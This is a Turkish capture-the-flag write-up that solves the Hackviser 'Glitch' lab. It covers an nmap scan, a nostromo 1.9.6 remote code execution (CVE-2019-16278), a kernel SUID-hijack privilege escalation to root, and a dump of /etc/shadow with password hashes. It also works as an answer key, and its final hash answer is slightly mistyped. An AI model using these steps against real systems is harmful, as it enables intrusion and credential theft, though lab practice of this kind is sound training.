GLITCH WRİTE-UP

Bu yazımda sizlere Hackviser platformu üzerinde bulunan Glitch adlı warmup'ın çözümünü anlatacağım. Bu labı çözebilmemiz için öncelikle bağlantı kurduktan sonra Linux terminalimizde "nano /etc/hosts" dosyasına girerek Hackviser'da bize verilen "172.20.4.55 goldnertech.hv" kodlarını ekleme yaparak kaydediyoruz. Ve hazırız.

SORU 1: Hangi portlar açık?

Bu sorunun cevabını bulabilmek için Nmap taraması yapacağım.

```
└─# nmap -sV 172.20.4.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 16:31 +03
Nmap scan report for goldnertech.hv (172.20.4.55)
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22 ve **80** portları açık.

SORU 2: Çalışan web sunucusunun adı nedir?

Yukarıdaki ekran fotoğrafında da görüldüğü üzere servisin ismi **nostromo**

SORU 3: Güvenlik zafiyetinin CVE kodu nedir?

Msfconsole komutu ile metasploit framework'e giriş yapıp nostromo ve versiyonunu kullanarak arama yapıyoruz.

```
msf6 > search nostromo 1.9.6

Matching Modules
================

   #  Name                                    Disclosure Date  Rank  Check  Description
   -  ----                                    ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec   2019-10-20       good  Yes    Nostromo Directory Traversal Remote Comman
d Execution
```

Şimdi seçip info diyerek CVE bilgisine ulaşıyoruz.

```
References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-16278
  https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html
```

Cevap: **CVE-2019-16278**

SORU 4: Linux çekirdek sürümü nedir?

Bu sorunun cevabını bulabilmek için makineye erişim sağlamamız gerekiyor. Şimdi verilen bilgileri dodurup exploit edelim.

```
www-data@debian:/usr/bin$
www-data@debian:/usr/bin$ whoami
whoami
www-data
www-data@debian:/usr/bin$ uname -a
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
```

Başarılı bir şekilde Shell almayı başardık. Şimdi bağlantı kurduğumuz sistem hakkında bilgi almak için "uname –a" komutunu kullanıyoruz.


Ve istediğimizi bulduk. Cevap: **5.11.0-051100-generic**

SORU 5: "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?


Bu sorunun cevabını bulabilmemiz için root yetkisine sahip olmamız gerekiyor. Şimdi yetki yükseltme adımlarına başlayalım.

Burada bize verilen Linux çekirdek sürümünün açığı var mı yok mu diye kontrol yaptığımda bir zafiyet olduğunu buldum. Site üzerinden açığa bakabilirsiniz. Dosyayı indiriyoruz. Dosyayı hedef sisteme yüklemek için geçici bir sunucu açıyoruz.


Şimdi hedef terminalden indirdiğimiz dosyayı yüklememiz gerekiyor.



Yüklemeyi başarılı bir şekilde yaptık. Yüklediğimiz dosyayı derlemek için c dosyası değil de normal dosya olarak kaydedeceğiz.



Şimdi Shell dosyamız hazır. Hangi komutu kullanacağımızı bulalım



Biz su komutu ile bu işlemi gerçekleştirelim.

```
www-data@debian:/tmp$ ./shell /usr/bin/su
./shell /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
```

Ve artık root olmayı başardık ☺

Şimdi sorunun cevabını bulalım.

```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2FrOj5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641::::::
```

Cevap: **yj9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9**